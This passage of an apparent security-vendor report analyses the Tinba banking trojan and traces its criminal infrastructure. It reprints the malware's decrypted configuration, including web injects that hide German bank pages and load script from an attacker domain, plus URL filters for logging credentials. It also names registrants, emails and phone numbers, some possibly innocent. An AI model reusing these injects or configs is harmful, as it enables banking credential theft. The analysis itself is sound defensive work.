
Figure 8. The decrypted config of recent Tinba malware.

The malware uses special values in the Web inject (e.g., %BOTUID% equals to volume serial number). Additionally, it modifies headers X-Frame-Options to My-game-Options and X-Content-Security-Policy to Illintent-Security-Policy.[1] After modification, the headers become invalid and allow injecting insecure HTML elements from other sites (see Figure 9).

The malware also accesses the following registry key and sets the value of "1609" to 0:

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3

This modification activates the Internet Explorer setting "Miscellaneous: Display mixed content" and allows display of HTTP content on HTTPS websites without prompting. The attacker can now insert external non-secured contents.



```
JE SHORT 004036AB
SUB EAX,DWORD PTR SS:[EBP+8]
MOV DWORD PTR SS:[EBP+0C],EAX
PUSH 13
CALL 004036C6
ASCII "□□X-Frame-Option"
ASCII "s: ",0
PUSH DWORD PTR SS:[EBP+0C]
PUSH DWORD PTR SS:[EBP+8]
LEA EAX,[EBX+402555]
CALL EAX                                  strstr
TEST EAX,EAX
JE SHORT 0040371D
MOV DWORD PTR DS:[EAX+2],672D794D
PUSH 1D
CALL 00403704
ASCII "□□X-Content-Secu"
ASCII "rity-Policy: ",0
PUSH DWORD PTR SS:[EBP+0C]
PUSH DWORD PTR SS:[EBP+8]
LEA EAX,[EBX+402555]
CALL EAX                                  strstr
TEST EAX,EAX
JE SHORT 0040371D
MOV DWORD PTR DS:[EAX+2],696C6C49
LEAVE
RETN 8
PUSH EBP
MOV EBP,ESP
PUSHAD
MOV ESI,DWORD PTR SS:[EBP+8]
```

Figure 9. The headers are modified by malware to support web injects.

Tinba Targets

Tinba has a default configuration embedded (decrypted):

```
[urlfilter]
https://* P
!*microsoft.* GP
```

[1] The X-Frame-Options and X-Content-Security-Policy HTTP response headers are used to ensure that displayed content of the website is not modified by other sites/does not contain non-SSL elements.

```
!*google.* GP
*accounts.google.*/ServiceLoginAuth* P
!*facebook.* GP
*facebook.*/login.php* P
!*onlinechat.gmx.* GP
*service.gmx.*/cgi/login* P
[end]
```

This default configuration instructs the malware to steal logins for Google, Facebook, Microsoft, and GMX online services (including Webmail). It also logs all HTTPS connections. In addition to these defaults, additional domains are defined in the complete config:

```
set_url https://kunde.comdirect.de* GP

data_before
<body
data_end
data_inject
 style="visibility:hidden"
data_end
data_after
data_end

data_before
data_end
data_inject
https://lorenzoonavio.com/trade/comcort
data_end
data_after
/ccf/modules/js/cp_core.module.js
data_end

data_before
</body>
data_end
data_inject
<script type="text/javascript"
src="https://lorenzoonavio.com/trade/comcort/script.js"></script>
data_end
data_after
</html>
data_end


set_url https://banking.dkb.de/dkb/* PG

data_before
</body>
data_end
```

```
data_inject
<script src="https://lorenzoonavio.com/trade/dakort/script.js"> </script>
data_end

data_after
</html>
data_end

data_before
<body
data_end

data_inject
 style="visibility:hidden"
data_end

data_after

data_end


data_before
<script type="text/javascript">Form_hookup('login');</script>
data_end

data_inject
</form>
<script type="text/javascript">
data_end

data_after
function refreshAnimation()
data_end

data_before
} );
data_end

data_inject

data_end

data_after
</script>
data_end
```


The GP references are instructions to log “GET” and “POST” requests. Tinba may work with several different “config files” depending on the campaign.

Most Visited Targets

Despite the defined list of above targets, the following domains are the top 25 most visited, by infected hosts:

```
63146 https://medeczane.sgk.gov.tr
  26954 https://www.facebook.com
  21708 https://fb-client.family.zynga.com
  18754 https://fv-zprod.farmville.com
  13641 https://isube.garanti.com.tr
  10431 https://login.live.com
   7486 https://oss-content.securestudies.com
   6741 https://www.castrolfilozof.com
   6326 https://www.e-icisleri.gov.tr
   6322 https://www.isbank.com.tr
   6270 https://www-bpt2.wiiings.com
   6175 https://etopup.vodafone.com.tr
   5147 https://cafeland.gamegos.net
   4432 https://acikdeniz.denizbank.com
   4057 https://medeczane2.sgk.gov.tr
   3598 https://bar-navig.yandex.ru
   3506 https://maps.googleapis.com
   3244 https://pharmcash.com
   3235 https://internetsube.turkiyefinans.com.tr
   3093 https://baymsg1010727.gateway.messenger.live.com
   2943 https://twitter.com
   2800 https://esube1.ziraatbank.com.tr
   2798 https://fb.bubble.zynga.com
   2588 https://acente.flypgs.com
   2494 https://mebbis.meb.gov.tr
```

The top scorer is the primary login in Turkey when communicating with public services. However, visiting this website from outside of Turkey is not currently allowed:



Turkiye disindan baglantilar kabul edilmemektedir.

Translated via Google, it says:
"*Turkey does not accept connections from outside.*"

Not surprisingly, Facebook and Live.com are included in the list of most visited Web sites. Every time an infected host is connecting to any of these sites, their login data and credentials are sent to the Tinba malware.

Several banks are also on the top-scorer list, and as Tinba is a Trojan-banker these would likely be their primary target.

Criminal Gang Network Infrastructure

Based on analysis of this criminal gang's infrastructure, CSIS and Trend Micro have been able to link them to a variety of activities, including other malware (Spyeye, ZeuS, and Torpig); suspicious Web hosting; pornography; a possible money mule network; and a potential mail.ru profile.

CSIS and Trend Micro began by examining the C&C domains that were contacted by the Tinba samples tested (e.g., the domain monolitabuse.com). According to the Whois records for this domain, the following details show up as the main contact:

Registrant Contact:
Irina Uchaykina admin@monolitabuse.com
+74959284906 fax: +74959284906
Ul. Ryazanskiy Prospekt, dom 27, kv. 89
Moscow Moscovskaya oblast 103928
ru

A historical Whois database search on the name Irina Uchaykina reveals that this individual has been responsible for registering at least 34 domains (and each of these have a registrant email address in the format admin@domain).

areuirbgeuihrweiufhey.com	kipolkas3253.net	sabmadelon.com	unendingnight.com
bertoilsdf243.com	memory3.org	saintrobots.com	univerce-hosting.com
coolmoroco.com	mitworkidekwimm.net	serf654.com	ureuirbgeuihrweiufhey.com
dakotawersvoipas.com	monolitabuse.com	sevenltddrivers.net	vfr4455.com
dshfauhi8izykdnkzx.com	networkingoutmix.net	sitelogodesign.com	wwreuirbgeuihrweiufhey.com
fertipeoteovereoner.com	newdomaino.com	statisticlub.net	xartcollect.com
hosto-master.com	nologo0094.net	teerg.com	zvnurhidkfijfkdfkddfdsdsgyh.com
ilbrnd.com	nologo1093.com	tegusigalpanebil.com	unendingnight.com
ioewjhfdhduiusfh.com	reezz.com	tyui89.com	univerce-hosting.com

An examination of the malicious history of these domains shows several that are related to banking Trojans. The next step was to review interest emails that may show up in the rname field of the DNS SOA record for these associated domains.

domain	Rname
networkingoutmix.net	violator29@mail.ru
sevenltddrivers.net	violator29@mail.ru
mitworkidekwimm.net	127340@mail.ru

The authoritative name servers of these domain names are ns[1-4].freedns.ws, a free DNS provider. It is likely that the rname fields refer to real e-mail addresses of customers of freedns.ws. However, these e-mail addresses may belong to an innocent third party that was compromised by the malicious actor. Often a criminal actor will put a fake or compromised email address in the Whois details for a site, but forget that their DNS provider may use their real email address in the SOA records.

Both of these email addresses belong to mail.ru, the large free e-mail service in Russia. Both of these mail.ru accounts also have profile pages associated with them. While the account page for 127340@mail.ru shows no profile details, the page for violator29@mail.ru is associated with an individual known as Максим Ефимов (Maxim Efimov) and contains pictures and other details.

However, CSIS and Trend Micro have been able to link the Tinba malware to attempts to steal credentials of Russian users (among others) of Gmail and other social networking sites, so the gang may have compromised the violator29@mail.com site.

The email address 127340@mail.ru has registered at least 83 domain names between April 15 2012 and June 6 2012, all of which are currently parked. One example domain, tollparty.com, has been seen hosting Blackhole exploit kits and was also linked to the Tinba malware by malware tracking site, malwaredomainlist.com. The Whois details for that domain have since been changed, but an examination of the historical Whois database reveals:

```
Registrant Contact:
Albert Moris
Doktor Glatz Strasse 20
Krems,   653048
AT
Phone: +1.068848359748
Email: 127340@mail.ru
```

The name Albert Moris is interesting. Another Blackhole exploit domain, dorentin.com, which is registered with the same name, was registered with the violator29@mail.ru email account – further linking these two (see Figure 10).

```
Administrative Contact:
Moris, Albert  violator29@mail.ru
Doktor Glatz Strasse 20
Krems, Krems 653048
Austria
+43.6884835974
```

Violator29@mail.ru has also registered several other domains (see the following list):

betemergencyroomty.com	dorentin.com	mypoterty.com	poterty.info
betemergencyty.com	dorentin.info	potemergencyroomty.com	potertyonline.com
beterty.com	dorentin.org	potemergencyty.com	poterty.org
bowlemergencyty.com	jackpoterty.com	poterty.biz	potertys.com
bowlerty.com	marijuanaemergencyty.com	pot-er-ty.com	potertysite.com
dorentin.biz	marijuanaerty.com	poterty.com	thepoterty.com




Figure 10. CSIS and Trend Micro Examined Various Domains in its Investigation of Tinba.

Relation to Suspicious Web Hosting and Pornography

Two other domains that share very similar Whois details to the Tinba C&C, monolitabuse.com, are univerce-hosting.com and reezz.com (see Figure 11).




Figure 11. CSIS and Trend Micro Examined Additional Domains that Share Similar Whois details to the Tinba C&C.

Domain univerce-hosting.com seems to be related to a “Web hosting company” controlling CIDR 194.60.242.0/24, AS57470. This CIDR is known for hosting mainly nefarious code, like C&C servers of banking Trojans and exploit kits. Because CSIS and Trend Micro could not locate a corporate Web site, CSIS and Trend Micro do not believe that univerce-hosting.com is a legitimate Web hosting company.

Among others, this company was hosting reezz.com on IP address 194.60.242.41. This domain seems to be related to malware targeting mainly Russian Internet users. There are several postings with complaints related to this domain on the Internet. The domain xartcollect.com can also be linked to this Tinba C&C due to similar Whois details. This is a porn URL collection site. To request traffic from this site, the following ICQ numbers are advertised: 753786 (CJ Supp), 448786 (Shorty), and mateyenrique@yahoo.com.

Relation To Suspicious Network in Lithuania

All of the original Tinba C&C domains were hosted on the same IP address, 77.79.11.71. CSIS and Trend Micro investigations indicate that this IP can be directly related to several other IP addresses, which are all contained in the same series of netblocks, such as:

```
inetnum:           77.79.10.0 - 77.79.11.255
netname:           LT-ALEJA
organisation:      ORG-UIA2-RIPE
org-name:          UAB Duomenu Centras
address:           Tilzes 74
address:           LT-78140 Siauliai
address:           Lithuania

person:      Martynas Simkevicius
address:     Tilzes 74-320
address:     LT-76247 Siauliai
address:     Lithuania
phone:        +37041503503

person:      Remigijus Laurutis
address:     Tilzes 74-320
address:     LT-76247 Siauliai
address:     Lithuania
phone:        +37041503500
```

This netblock has a history of malicious activity, including exploit kits, ZeuS C&C servers, fake AV, spyeye C&C, fraud pages, and a variety of other malicious domains. While this infrastructure does not likely belong entirely to the gang followed in this report, it does have strong indications of providing infrastructure for other gangs as well – either willingly or completely unaware.

Use of Blackhole Exploit Kit

There are many links between the criminal gang outlined here and the use of the Blackhole exploit kit. However, one in particular is of interest. As detailed earlier in this report, the domain sondder.ws is hosting a Blackhole exploit kit, which was seen to be one of the initial infection vectors for Tinba. In early June of 2012, this site was hosted on the IP address 95.21.33.54. During the investigation, CSIS and Trend Micro also discovered several other domains names (show below) all hosted on that same IP address, and once more linked to 127340@mail.ru in the Whois details. This provides a clear link between the registrants behind Tinba C&C servers and the use of Blackhole exploit kits.

kopote.biz	portytoll.biz	sondder.biz	tollporty.biz
kopote.com	portytoll.com	sondder.com	tollporty.com
kopote.info	portytoll.info	sondder.info	tollporty.info
kopote.net	portytoll.net	sondder.net	tollporty.org
kopote.org	portytoll.org	sondder.org	

The IP was also home to a range of other domains that were registered using privacy protected Whois details.

Conclusions

It appears that the Tinba malware can be related to possibly stolen mail.ru contacts, a mule operation, a shady Web hosting provider, porn sites, and numerous other domains related to banker Trojans. CSIS and Trend Micro believe that the Tinba sample is part of a larger cyber crime gang. This is not likely to be the work of one or two people, but part of a bigger scheme. It is remarkable that this gang does not hesitate to attack Russian-speaking Internet users as well, which significantly increases the risk of apprehension (when the suspects are in Russia). As well as being traced to Russia, significant parts of the gangs' infrastructure have also been based in Lithuania.

About CSIS Security Group

CSIS Security Group is a privately held Danish IT security company originally founded in 1999. CSIS Security Group operates with a set of values describing our way to act internally, towards our customers, as well as generally in the market. These values describe our culture and are the very framework for our decisions and strategies and thereby support us in all we do.

Our set of values makes us capable of attracting and retaining some of the leading competencies within IT security. Our devoted staff and the company value set is the main reason why we keep strengthening our reputation as a trusted, loyal, and competent IT security advisor.

CSIS Security Group Product Strategy

- CSIS Security group offers the most extensive and cost effective IT security solutions in the Nordics to reveal, document, and prevent security breaches for our customers. We are focused on supporting the IT security by gathering and analysis of information to prevent IT-related crimes and harmful user behavior.

- CSIS Security Group IT security solutions ensure that management, as well as the technical staff has access to an updated overview of the current status. We document governance and control of security exposures 24x7.

- CSIS Security Group's target is to be among the top-three suppliers within standardized, stabile, and modular IT security products, while providing economies of scale through a centralized solution with the possibility for strategic outsourcing

About Trend Micro

As a global leader in cloud security, Trend Micro develops Internet content security and threat management solutions that make the world safe for businesses and consumers to exchange digital information. With more than 20 years of experience, we're recognized as the market leader in server security for delivering top-ranked client, server, and cloud-based security solutions that stop threats faster and protect data in physical, virtualized, and cloud environments.

Appendix A

Known Tinba domains

- dakotapowervears.com
- 2dakotapowervears2.com
- da3kotapowerve3ars.com
- d4a3kotapowerve3a4rs.com
- dakotavolandos.com
- dak1otavola1ndos.com
- dako22tavol2andos.com
- d3akotav33olandos.com
- d4ak4otavolandos.com
- monsboys.biz
- uwyhbgwiechgi.com
- ieubietubviurb.com
- basdinopowadoar.com
- azonpowzanadinoar.com
- sbasdinopowadoar.com
- monolitabuse.com
- mon1olitabuse1.com
- mon2olit2abuse.com
- mo3nolitabus33e.com
- monoliowners.com
- m1onoliowners1.com
- m2onoliowners22.com
- mo3nolio3wne3rs.com

Samples

Trend Micro detects these as TSPY_TINBA.

SHA-256:
078a122a9401dd47a61369ac769d9e707d9e86bdf7ad91708510b9a4584e8d49
MD5: c141be7ef8a49c2e8bda5e4a856386ac
Size: 19968

SHA-256:
ce9483f6284903d8d76d60f1a96b3ade33c77ded0cac1d1c2dc8979879d6f91e.dak1otavola1ndos.com
MD5: 6244604b4fe75b652c05a217ac90eeac
Size: 19968

SHA-256:
8cc5050f513ed22780d4e85857a77a1fb2a3083d792cd550089b64e1d2ef58e9
MD5: 08ab7f68c6b3a4a2a745cc244d41d213
Size: 19968

SHA-256: 94e3fbcfb8d6f3fae34b1bc196c78082d35dc5a0084510c2c0b3ef38bc7b9cc2
MD5: debfdbd33d6e4695877d0a789212c013
Size: 19,968 bytes

SHA-256:
0505f7e556f5fa5624e763fb72a769eb73c497ef8f855d706a0203848fd41c24
MD5: 8e8cd6dc7759f4b74ec0bfa84db5b1a5
Size: 20,480 bytes

SHA-256: 4144bc0bf25e55fbc65c1c03831ab1a82bc9cb267f8dd6264f5d0c55585ffd55
MD5: d1c13acddb7c13d0cf5a5c49e53a2906
Size: 19,968 bytes

SHA-256: 09478bf4833505d3d7b66d4f30ccce6b9fde3ea51b9ccf6fdeadc008efba43d8
MD5: b6991e7497a31fada9877907c63a5888
Size: 18,432 bytes

SHA-256:
d2162ff6228e58859aaa55045d5551e3fb39ac0d2e5e5282bc026ce7577bc0a3
MD5: 2e821db15ebaf7b4d0af87660371c267
Size: 19,456 bytes

SHA-256:
f00ec7d2dd0be76384da4c6b59d605debf28ebd62f2db952afe2c858ee43849c
MD5: ef570aaee5e594413e87385e6d9f7c4e
Size: 18,432 bytes

SHA-256:
e7db4b0d0ef2804d9161670908697a93032a4c1809066d54ec6f9bcc8befa341
MD5: 0e252ec52d7f4604d6b8894e479de233
Size: 20,480 bytes

SHA-256:
c33b7e2da7e7746950615f04bca55603f6c9082dd2352efe12173f408494c660
MD5: b062be1e561c20b6fb829ad9a3303431
Size: 19,456 bytes

SHA-256:
ed09eee5ff1de74f7af7d9666a321726e745ef12c5766753b75c20c00ed6dd9b
MD5: b4b9486d3eea4dc3b643b6bd89a4a67d
Size: 19,456 bytes

SHA256:
472c9e47d3414c52d45523c4f88bbff5cc261e7e198ae857dde15e13091aacdf
MD5: 44f9f0157c9f85768cc87e579ebacbb7
Size: 19,456 bytes

CSIS Disclaimer

The information within this document may change without notice. Use of this information constitutes acceptance for use in an "as is" condition.

There are no warranties with regard to this information; CSIS Security Group has verified the data as thoroughly as possible.

In no event shall CSIS Security Group be liable for any consequences or damages, including direct, indirect, incidental, consequential, loss of business profits or special damages, arising out of or in connection with the use or spread of this information.

Any use of this information lies within the user's responsibility. All registered and unregistered trademarks represented in this document are the sole property of their respective owners.

The document may not be distributed or shared without prior written permission from CSIS Security Group A/S.